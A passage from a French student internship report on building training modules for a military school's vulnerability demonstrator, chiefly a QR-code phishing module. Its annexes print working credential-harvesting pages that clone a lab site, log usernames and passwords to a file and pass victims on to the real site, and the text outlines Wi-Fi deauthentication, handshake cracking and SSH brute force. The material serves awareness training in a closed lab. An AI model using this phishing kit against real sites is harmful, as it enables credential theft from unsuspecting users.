


Figure 8 - Fichette typique du démonstrateur (Fichette pour le module OSINT)

Pour réussir à mettre en place ces feuilles markdown j'ai d'abord dû comprendre la façon dont les formateurs présentent les modules, quels problèmes ils rencontraient et aussi comment fonctionnaient les modules afin de pouvoir retranscrire les étapes de tutoriels à l'écrit. Vous pouvez retrouver, si vous le souhaitez, les différentes feuilles de tutoriels rédigées lors de mon stage en annexe page 43.

3.3.2 Wiki du démonstrateur de vulnérabilités

Au niveau de mon travail sur le Wiki, j'ai tout d'abord commencé par créer et compléter certaines pages de modules parmi les modules déjà existants à l'aide des feuilles de tutoriels que j'ai rédigées. J'ai également rédigé les pages de wiki pour mes propres travaux. J'ai ajouté mon module de QRPhishing au wiki ainsi que le schéma de dépannage, afin que le wiki permette de couvrir le plus de connaissances utiles sur le démonstrateur de vulnérabilités que ce soit au niveau des modules ou de son fonctionnement.

3.3.3 Module MouseJacking

Pour le premier sujet de module sur lequel j'ai travaillé. J'ai décidé de me concentrer sur les vulnérabilités des appareils bureautiques communiquant par ondes radio. Après de longues recherches j'ai trouvé un type de vulnérabilité peu connu englobant les claviers et les souris Bluetooth appelé MouseJacking. J'ai discuté avec les formateurs et le sujet leur a plu. J'ai donc décidé de rédiger un tutoriel et un document explicatif de la mise en place de ce module et du principe démontré. Après avoir fini cette étape, j'ai été mis au courant que le matériel nécessaire à la mise en place de ce module ne pourrait être commandé dans les temps de mon stage. Il m'a été demandé de faire part d'une liste de commande de matériel par mail afin de préparer la création de ce module pour les personnes qui travailleront après moi sur le démonstrateur de vulnérabilités.

3.3.4 Module QR Phishing

Après avoir finalisé la préparation de mon premier module j'ai donc décidé de mettre en place un deuxième module, cette fois en me fixant maintenant comme restriction, conseillée par un formateur, que mon module ne nécessite pas de matériel supplémentaire pour sa mise en place afin de pouvoir au moins gérer un module de A à Z lors de ce stage.

Pour la création de ce deuxième module, je fut plus ou moins à court d'idées et ai donc décidé de consulter un maximum de documentation auprès du centre de documentation du GCYB, celui-ci recevant des revues professionnelles sur le sujet de la cybersécurité. Mais cette documentation n'a pas donné de résultat concret, le peu de sujet que j'ai trouvé intéressant ont déjà été exploité par les alternants travaillant avec moi.

J'ai donc décidé de tourner mes recherches sur des sujets plus classiques tout en y cherchant des méthodes peu connues voire encore au stade de "Proof Of Concept". Ces recherches m'ont mené à une technique de phishing bien spécifique qui est, le QR Phishing qui est le principe d'effectuer une campagne d'hameçonnage par utilisation de QR Code.

J'ai choisi ce sujet car je trouve important la prévention sur ce genre de "lien physique" à scanner car placer dans une entreprise ou un café cela fait baisser la garde des victimes pensant qu'il est impossible que quelqu'un de mal intentionné ait pu placer un tel dispositif sans l'accord de qui ce soit. J'ai également choisi ce sujet car je le trouve très compréhensible par une personne peu

technicienne et surtout très visuelle, car fonctionnant par scan de QR codes, ce qui est une action très visuelle.

Après validation de ma proposition de module par un des formateurs j'ai décidé de réfléchir à un scénario afin d'épaissir le contenu de mon module.

J'ai eu pour idée de scénario, un attaquant essayant de se faire passer pour le portail captif de l'entreprise qu'il attaque afin de voler les identifiants des utilisateurs qui essaient de se connecter dessus par l'utilisation de QR Codes.

Cette idée de scénario a légèrement changé après discussion du scénario avec les formateurs pour changer l'idée d'une connexion à un portail captif par la connexion à l'espace membre du site internet déjà existant au sein du démonstrateur de vulnérabilités.

Pour respecter cette demande, j'ai tout d'abord cherché un moyen de copier un site internet, que j'ai trouvé grâce au logiciel libre HTTrack permettant d'aspirer entièrement la partie accessible d'un site internet, donnant comme résultat une copie conforme du Frontend du site aspiré. à savoir que le back End n'étant pas accessible par les utilisateurs, il ne peut donc logiquement pas être copié et si les pages originales sont par exemple en ".php", leur version aspirée sera elle, en ".html".


Avant de continuer, je me dois de faire une rapide présentation du site internet aspiré afin de mieux comprendre mon travail. Ce site internet possède le nom de domaine www.ballhistik.com et possède 7 pages, plus précisément une page d'accueil, une page d'information sur les membres de l'entreprise, une page du catalogue de produit, une page de contact de service client et enfin les deux pages qui nous intéressent à aspirer pour cette attaque, c'est à dire la page de connexion vers l'espace des membres de l'entreprise et la page d'espace membre en elle-même.

Après avoir réussi à copier le site internet Ballhistik, j'ai expérimenté de nombreuses techniques pour collecter les données des utilisateurs en modifiant les pages aspirées.

La première version de ce collecteur de données fonctionne en 2 pages PHP modifiées reprenant les noms originels des pages afin de limiter les soupçons des utilisateurs, la première contenant le formulaire avec un envoi des données destiné vers la deuxième page qui, elle, collecte les données puis redirige l'utilisateur piégé sur la page de connexion de manière instantané afin de faire croire à un bug d'authentification.

J'ai présenté cette première version mais il m'a été demandé de réussir à faire en sorte que les utilisateurs puissent réellement se connecter à l'espace membre en passant par le faux site. Mettre en place une telle chose reste assez peu conventionnelle après des discussions que j'ai pu avoir sur différents forum spécialisés.

Pour réussir à mettre en place cet envoi de données vers le vrai site, j'ai d'abord analysé les paquets envoyés entre le client et le serveur web grâce à la fonction Proxy du logiciel sécurisation et pénétration Burp Suite.



The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A request to `http://www.balleshistik.com:80` is being viewed. The "Pretty" tab in the left panel displays the following POST request:

```

1 POST /minichat.php? HTTP/1.1
2 Host: www.balleshistik.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://127.0.0.1
10 Connection: keep-alive
11 Referer: http://127.0.0.1/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=1
14
15 pseudo_or_mail=pierre&mot_de_passe=1234
  
```

The "Inspector" panel on the right shows the following details for the request:

- Request attributes**: Method: POST, Path: /minichat.php
- Request query parameters**: None
- Request body parameters**: pseudo_or_mail: pierre, mot_de_passe: 1234
- Request cookies**: None
- Request headers**: 12 items listed (e.g., Host, User-Agent, Content-Type, Content-Length, Origin, Connection, Referer, Upgrade-Insecure-Requests, Priority)

Figure 9 - Capture du paquet envoyé à la soumission du formulaire par Burp Suite

J'ai ensuite cherché sur différents forum des personnes ayant voulu faire des choses similaires à ce projet. Mais hormis des indices vers protocoles internet et des utilisations de Javascript que je pourrai effectuer je n'ai rien trouvé de très similaire.

Le plus gros problème qui se posait est de réussir à envoyer deux fois le formulaire, une première fois vers une deuxième page sur site piégé pour la collecte de données puis construire une deuxième requête de post vers le vrai site afin de rediriger l'utilisateur.

La méthode que j'ai pu trouver après avoir discuté sur des forum spécialisés autour du développement Web est, d'utiliser javascript pour stopper l'envoi du formulaire pour l'envoyer d'abord vers la deuxième page grâce au protocole Ajax puis de laisser le formulaire être envoyé normalement vers le vrai site Balleshistik. Le tout en ayant enregistré dans un fichier data.txt les données des utilisateurs.

```
Pseudo or Email: gomez
Password: chameau08
Submitted on: 2024-05-27 15:02:07

Pseudo or Email: pierre
Password: 1234
Submitted on: 2024-05-30 09:38:05
```

Figure 10 - Format des données enregistrées dans le fichier data.txt

Si vous souhaitez comprendre plus en détail le fonctionnement des pages créées, les codes de ces pages se trouvent en annexe page 38.

Maintenant que le site attaquant fonctionne, il faut que les cibles puissent se connecter dessus via un nom de domaine. J'ai cherché où se trouvait le serveur DNS faisant fonctionner les sites internet de la démofaille, aux premiers abords j'ai pensé que le serveur DNS se trouvait dans la machine Desktop-Serveur et était incluse dans l'AD Windows.

Mais en réalité c'est le point d'accès WIFI de la démofaille qui joue le rôle de serveur DNS. Ce point d'accès est un routeur L322 AGN CLI de la marque Lancom, qui a pour nom de point d'accès wifi : "WIFI-Balleshistik".



Figure 11 - Routeur Lancom L322 AGN CLI

Le formateur me supervisant m'a donc demandé d'inclure une partie sur l'attaque d'un point d'accès WIFI. Pour réaliser cette attaque de point d'accès nous utilisons les outils Airodump-ng, Aircrack-ng et Aireplay-ng.

On utilise l'outil airodump-ng afin de faire de la reconnaissance de réseaux disponibles autour de la machine attaquante et de la capture, ici la capture du Forward Handshake entre une machine cliente et le point d'accès.

Le Forward handshake est un échange de 4 messages effectué lors de la connexion au point d'accès WIFI. Afin de la capturer nous allons utiliser l'outil Aireplay-ng pour effectuer des attaques par désauthentification (ou Deauthentication en anglais). En principe une trame de désauthentification est normalement émise par un point d'accès à destination d'une station mais rien n'empêche une autre entité d'émettre une telle trame à destination d'un appareil connecté. Un appareil recevant cette trame suivra alors la procédure prévue et considérera qu'elle est désauthentifiée. Ceci est possible, car la source de la trame de désauthentification est elle, pas authentifiée et il est donc facile pour un attaquant de forger une telle trame en usurpant l'identité du point d'accès.

En effet, il suffit pour cela d'émettre une trame pour laquelle l'adresse physique émettrice est celle du point d'accès WIFI, ici nous émettons donc avec l'adresse MAC de WIFI-Ballhistik. Ensuite nous utilisons l'outil Aircrack-ng afin d'exploiter le Forward Handshake pour trouver le mot de passe du point d'accès grâce à un dictionnaire de mot de passe. Ici, qui contient le bon mot de passe afin de rendre fluide la présentation de l'attaque lors d'une démonstration.

La dernière étape de cette attaque du point d'accès WIFI est d'effectuer une attaque de l'accès en SSH du point d'accès afin d'accéder au menu de configuration du point d'accès. Le point d'accès utilise le protocole et la version de protocole SSHD Protocol (2.0). Je n'ai pas trouvé de CVE sur ce protocole, nous utiliserons alors une attaque par Force Brute avec un dictionnaire grâce à l'outil de scan de ports Nmap. Cet outil qui nous permet aussi la découverte des autres machines comme la machine serveur hébergeant le site internet ciblé. Si vous souhaitez voir plus en détail les commandes choisies et les étapes d'attaque, le tutoriel de ce module se trouve en annexe page 57.

```
[root@DESKTOP-HACKER] ~]
# nmap 192.168.2.1/24 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-30 14:40 CEST
Nmap scan report for 192.168.2.1
Host is up (0.011s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          lancom sshd (protocol 2.0)
80/tcp    open  http         LANCOM
443/tcp   open  ssl/https   LANCOM
992/tcp   open  ssl/telnet  LANCOM
```

Figure 12 - Scan des versions et protocoles du point d'accès WIFI

La dernière étape qu'il me restait est de trouver un site me permettant de créer des QR Codes et trouver le nom du site de l'attaquant, j'ai choisi d'utiliser la fonction de création de QRCode du site Canva.com et de donner le nom de domaine www.Ballishistic.com au site attaquant afin de rendre la différence de nom un minimum sachant que le vrai site et le faux site devront être des copies visuelles quasi parfaite (pour rappelle le nom du officiel du site internet de la démofaille est www.Ballishistik.com).



***Connectez vous
à votre espace membre !***

Figure 13 - QR Code utilisé pour le module QR Phishing

Pour la création et expérimentation de ce module. J'ai utilisé une machine virtuelle sur mon PC portable personnel et un PC de bureau fourni par le GCYB sur lesquels j'ai placé une copie originale du site internet Ballishistik sur le PC de bureau et créé et posté sa version piégée de sur

le PC portable pour faire mes essais en condition plus ou moins réelle. J'ai ensuite déplacé le tout pour un fonctionnement directement sur le démonstrateur de vulnérabilité.

Lors de la finalisation du module, j'ai effectué une présentation orale d'environ 15 minutes devant mon tuteur et commandant du GCYB M. Lemaître et M. Muller un des formateurs du GCYB.

J'ai présenté avec un diaporama, un résumé des objectifs et des étapes de fonctionnement du module. Puis j'ai effectué une démonstration en condition réelle du module pour prouver son fonctionnement. Après présentation, il m'a été demandé de raccourcir la partie sur la découverte de réseau avec Nmap, jugée trop longue mais outre cette demande, mon module a été validé par mon tuteur et le formateur présent.



Figure 14 - Aperçu du diaporama utilisé pour la présentation aux formateurs

3.4. Modules inachevés ou refusés

En supplément des effectivement mis en place, j'ai aussi réfléchi à des travaux et des modules qui n'ont soit pas été validés par les formateurs soit qui n'ont pas eu le temps d'être terminés.

Parmi ceux qui ont été refusés, il y a par exemple un travail d'intégration du Wiki du démonstrateur de vulnérabilités au sein de Perseus, l'intranet de l'école dédié aux formateurs. Cette intégration aurait permis de rendre les informations sur le démonstrateur plus accessible aux formateurs à tout temps et à tout lieu au sein de l'école mais cette idée d'intégration n'a pas été validée par tous

les formateurs résultant donc à l'annulation de ce projet. Il y a également un module sur la récupération de données effacées qui a été refusé, ce sujet est déjà abordé lors des cours des formateurs. Il y a aussi ma première idée avant le QR Phishing, de faire du phishing en utilisant des fausses pages de réseaux sociaux qui a été refusée. J'ai également réfléchi à un module sur les vulnérabilités sur des logiciels, causé par des plugins comme le logiciel WordPress qui n'a pas abouti.

Pour ce qui est des modules inachevés, j'ai travaillé sur une utilisation de Rubber Ducky, la clé d'injection d'instructions clavier afin d'épaissir le contenu du module Rubber Ducky pré-produit par un des alternants en y ajoutant de l'exfiltration de mot de passe pour effectuer une sensibilisation sur les gestionnaires de mot de passe navigateur qui ne sont pas protégés, j'ai travaillé sur ce module lors des 3 dernières semaines de mon stage.



Figure 15 - Photo du Rubber Ducky et station de lecture carte SD/Micro SD

Malheureusement je n'ai pas pu finaliser ce module par manque de temps, j'ai fait de nombreux essais qui m'on pris beaucoup de temps ne fut pas très concluant pour ce qui est de l'exfiltration des données en dehors de la machine cible. Le principal problème étant le manque de connaissance sur le langage utilisé par les Rubber Ducky et par les techniques dont je souhaitais m'inspirer.

4. Bilan

4.1 Adéquation au cahier des charges

À la date de fin de mon stage, il y a eu la création effective d'un module en concordance avec les demandes des formateurs, c'est-à-dire un module visuel et se basant sur une technologie connue de beaucoup, les QR Codes. J'ai également apporté des ajouts comme un schéma de dépannage, améliorant considérablement la compréhension du réseau du démonstrateur de vulnérabilités. Il y a aussi le Wiki du démonstrateur que j'ai continué et enfin les feuilles de tutoriels permettant aux formateurs de réaliser facilement leurs démonstrations le tout formant des améliorations apportées au démonstrateur de vulnérabilités qui en suivant les demandes des formateurs et apportées dans le temps imparti de mon stage.

4.2 Améliorations à envisager

Le point à améliorer sur mon travail, serait mon cahier des charges, pour mes méthodes et étapes de conception de modules qui étaient trop brouillonne ce qui a ralenti mon travail. Améliorer ce point aurait possiblement permis de finaliser le module Rubber Ducky et de peaufiner encore le Wiki par exemple.

4.3 Gestion du projet

Le respect des délais que je me suis imposé pour la rédaction des feuilles de tutoriel fut bon selon moi, j'ai rapidement pu transitionner sur la création des module Mousejacking et QRPhishing bien que pour ceux-ci il est bien plus difficile de prévoir une date butoir pour ce type de travaux, ce qui m'a beaucoup ralenti. J'ai également décidé de rédiger simultanément les modules, les pages du Wiki manquantes pour les modules déjà existants et mes propres modules.




Figure 4 - Gantt prévisionnel du projet




Figure 16 - Gantt réel du projet

Le Gantt présenté ici et lors de l'organisation du projet sont très différents dû à la nature même du projet empêchant la mise en place d'un Gantt précis (Exemple : Découverte inattendue du Wiki et méconnaissance du démonstrateur). Le Gantt prévisionnel a donc été rédigé au fur et à mesure des tâches accomplies pour finalement donner un Gantt beaucoup plus chargé et différent que celui prévisionnel (page 14).

Les modules ont été rédigés à la suite les uns des autres. La rédaction du Wiki a été faite simultanément à mes autres tâches dès qu'il fut découvert. Une recherche aux archives a été faite au début de la création du module de QR Phishing, n'était pas sûr de garder ce module. La rédaction du rapport de stage a été avancée afin d'être sûr de pouvoir le finir à temps et le temps de préparation à la soutenance n'a pas changé.

5. Conclusion

Ainsi se conclut à la date du 14 Juin 2024, ce stage à l'école des transmissions démarré le 8 avril 2024. Les formateurs et le commandant ont récupéré mon travail effectué sur le démonstrateur de vulnérabilité afin d'en faire une copie à archiver et une autre être utilisée pour des prochaines démonstrations. Être stagiaire à l'ETNC fut assez déroutant, dû à l'extrême autonomie dont j'ai dû faire preuve par rapport à mon expérience d'étudiant à l'université jusqu'alors.

Le déroulement de ce stage s'est effectué en 3 grandes étapes, la première fut la reconnaissance des lieux et des ressources du démonstrateur de vulnérabilités ainsi que les besoins des formateurs puis dans un deuxième temps j'ai rédigé les différents documents d'informations sur le démonstrateur et troisièmement j'ai créé plusieurs modules à intégrer sur le démonstrateur.

Réaliser ce projet à, d'un point de vue pratique, permis de mettre en œuvre toute la théorie apprise à l'université et mes propres compétences dans le domaine de la cybersécurité, des réseaux et de l'informatique de manière générale. Il m'a aussi laissé une très grande liberté créative pour essayer de trouver des méthodes ingénieuses et extravagantes de piratage à présenter.

Tout ceci m'a permis de gagner en efficacité et en autonomie dans mon travail. J'ai aussi appris à utiliser plusieurs types d'outils dont je ne connaissais pas l'existence avant mon stage. Je pense également que ce stage m'a permis de gagner en pédagogie grâce aux nombreux travaux de rédaction qui ont été nécessaires lors de ce projet pour un domaine pédagogique qu'est l'école des transmissions, du Numérique et du Cyber. Je pense donc que ce stage m'a permis de gagner en maturité professionnelle afin de me préparer à mon stage de troisième année et à la poursuite de mes études.

Index

Rubber Ducky.....	P30
QRPhishing.....	P24-25-26-27-28-29
Feuilles de tutoriels.....	P21
MouseJacking.....	P24
WIKI.....	P 21-22

Glossaire

Nom de la notion	Définition
Adresse IP	Une adresse IP permet d'identifier de manière unique une machine sur un réseau. Cette donnée peut être comparée à une adresse postale.
Adresses MAC	Adresse unique à l'échelle mondiale qui permet d'identifier les interfaces d'accès au réseau (carte réseau).
Brute Force	Technique exhaustive qui permet de tester toutes les clés possibles jusqu'à trouver la bonne solution. Cette technique est efficace sur les clés de petites tailles mais devient inutile pour les plus grandes clés (3×1051 ans de recherche pour une clé de 256bits).
DNS	Protocole de nom de domaine. Cette technologie permet d'assigner un nom à une adresse IP (par exemple, l'adresse 212.30.96.108 correspond à www.google.fr).
Smartphone	Un smartphone, ordiphone ou téléphone intelligent est un téléphone mobile. Il peut fournir les fonctionnalités d'agenda/calendrier, de navigation web, de consultation de courrier électronique, de messagerie instantanée, de GPS, etc.
SQL (Structured Query Language)	Langage informatique normalisé qui permet l'interrogation de bases de données.
Wiki	Terme qui désigne une documentation

	collaborative.
Intradef	Intranet spécifique aux armées françaises permettant de communiquer entre personnels et de transmettre des données plus ou moins confidentielles.
Démofaille	Nom secondaire utilisé pour désigner le démonstrateur de vulnérabilités de l'ETNC
ETNC	École des transmissions du numérique et du Cyber
GCYB	Groupement Cybersécurité de l'ETNC
QRCode	Un code QR est un type de code-barres à deux dimensions constitué de modules-carrés noirs disposés dans un carré à fond blanc.
Rubber Ducky	Le Rubber Ducky est un outil de piratage puissant et discret qui se présente sous la forme d'une clé USB ordinaire. Il permet d'exécuter des scripts préprogrammés sur n'importe quel ordinateur.
MouseJacking	MouseJack est une classe de vulnérabilités qui affecte la grande majorité des claviers et souris sans fil et non Bluetooth.
CRAFT	Partie du GCYB maintenant fermée, car M. Dubanchet étant le dernier membre de celle-ci a quitté le GCYB.
MISC	Multi-System & Internet Security Cookbook
WI-FI	Le Wi-Fi est un ensemble de protocoles de communication sans fil régi par les normes du groupe IEEE 802.11
SSH	Le protocole Secure Shell (SSH) est une méthode permettant d'envoyer en toute sécurité des commandes à un ordinateur sur un réseau non sécurisé.
TCP	Le protocole TCP (Transmission Control Protocol) est une norme de communication qui permet aux programmes applicatifs et aux dispositifs informatiques d'échanger des messages sur un réseau.

Table des figures

Numéro de figure	Nom de la figure	Page
1	Photo de l'École des Transmissions	9
2	Organigramme des services	11
3	Organigramme des effectifs	12
4	Gantt prévisionnel du projet	14
5	Salle du Démonstrateur de vulnérabilités	15
6	Schéma Physique du démonstrateur de vulnérabilité	18
7	Page de Wiki du démonstrateur de vulnérabilité	20
8	Fichette typique du démonstrateur (Fichette pour le module OSINT)	22
9	Capture du paquet envoyé à la soumission du formulaire par Burp Suite	25
10	Format des données enregistrées dans le fichier data.txt	26
11	Routeur Lancom L322 AGN CLI	26
12	Scan des versions et protocoles du	28

	point d'accès WIFI	
13	QR Code utilisé pour le module QR Phishing	28
14	Aperçu du diaporama utilisé pour la présentation aux formateurs	29
15	Photo du Rubber Ducky et station de lecture carte SD/Micro SD	30
16	Gantt réel du projet	32

Sitographie

- <https://www.bastille.net/research/vulnerabilities/mousejack/affected-devices>
- <https://shop.hak5.org/blogs/payloads/chrome-exfil>
- <https://payloadstudio.com/community/>
- <https://medium.com/>
- <https://fr.wikipedia.org/>
- <https://thehackernews.com/>
- <https://digitalwell.com/>
- <https://youtube.com/>

6. Annexes

6.1 Page de formulaire piégé (login.php)

```
<!DOCTYPE html>

<html lang="en">

<head>

    <meta charset="UTF-8">

    <title>AJAX Pseudo or Email and Password Submission</title>

    <script src="https://code.jquery.com/jquery-3.6.0.min.js"></script>

    <link rel="stylesheet" href="./css/style.css" />

</head>

<body>

    <div id="liens">

        <p><a href="index.html" title="Retour à l'accueil">Accueil</a></p>

        <p> <h2>Bienvenue dans l'espace membres.</h2></p>

        <p><a href="contact.php" title="Pour nous contacter">Contact</a></p>

    </div>

    <div>

        <table border="0" align="center" bgcolor="grey" id="myForm">

            <tr><td colspan=2 align="center"></td></tr>

            <?php
```

```

echo '<tr><td colspan=2><p class="info">'. 'Pour participer au tchat, merci de vous connecter <BR>
ou de commencer par <a href="./inscription.php" class="important">créer un compte</a>'</p></tr></td>';

?>

<form id="myForm2" action="http://www.balleshistik.com/minichat.php?" method="post">

    <tr><td align="right" class="important">Pseudo : </td><td><input id="pseudo_or_mail" name="pseudo_or_mail"/></td></tr>

    <tr><td align="right" class="important">Mot de passe : </td><td><input id="mot_de_passe" name="mot_de_passe"/></td></tr>

    <tr><td align="center" colspan="2"><button type="submit">Submit</button></td></tr>

</form>

</table>

<script>

$(document).ready(function() {

    $('#myForm2').on('submit', function(event) {

        event.preventDefault(); // Empêche l'envoi initial du formulaire

        var formData = $(this).serialize(); // Sérialisation des données du formulaire

        $.ajax({
            type: 'POST',
            url: 'minichat.php', // url de redirection
            data: formData,
            success: function(response) {
                console.log('Data saved successfully:', response);
            }
        });
    });
});

```

// Puis on autorise le formulaire à s'envoyer vers le site Ballishistik afin de rediriger et connecter l'utilisateur piégé

```
$('#myForm2').off('submit').submit();  
},  
error: function(xhr, status, error) {  
    console.error('Error saving data:', error);  
}  
});  
});  
});  
</script>  
</div>  
</body>  
</html>
```

6.2 Page de récupération des identifiants du formulaire piégé (minichat.php)

```
<?php

// Définition du chemin vers le fichier sauvegardant les identifiants (ici data.txt)

$file = 'data.txt';

// Vérification de la soumission du formulaire par requête POST

if ($_SERVER['REQUEST_METHOD'] === 'POST') {

    // Modification du type des données entrées

    $pseudo_or_mail = htmlspecialchars(trim($_POST['pseudo_or_mail']));

    $mot_de_passe = htmlspecialchars(trim($_POST['mot_de_passe']));

    // Création des entrées d'identifiants, dates et heures qui sont envoyés dans le fichier data.txt

    $entry = "Pseudo or Email: $pseudo_or_mail\nPassword: $mot_de_passe\nSubmitted on: " . date('Y-m-d H:i:s') .
"\n\n";

    // Essai de l'ajout des entrées au fichier

    if (file_put_contents($file, $entry, FILE_APPEND | LOCK_EX)) {

        // Envoi une réponse de réussite, si réussit

        echo json_encode(["status" => "success", "message" => "Data saved successfully"]);

    } else {

        // Envoi une erreur dans le cas contraire

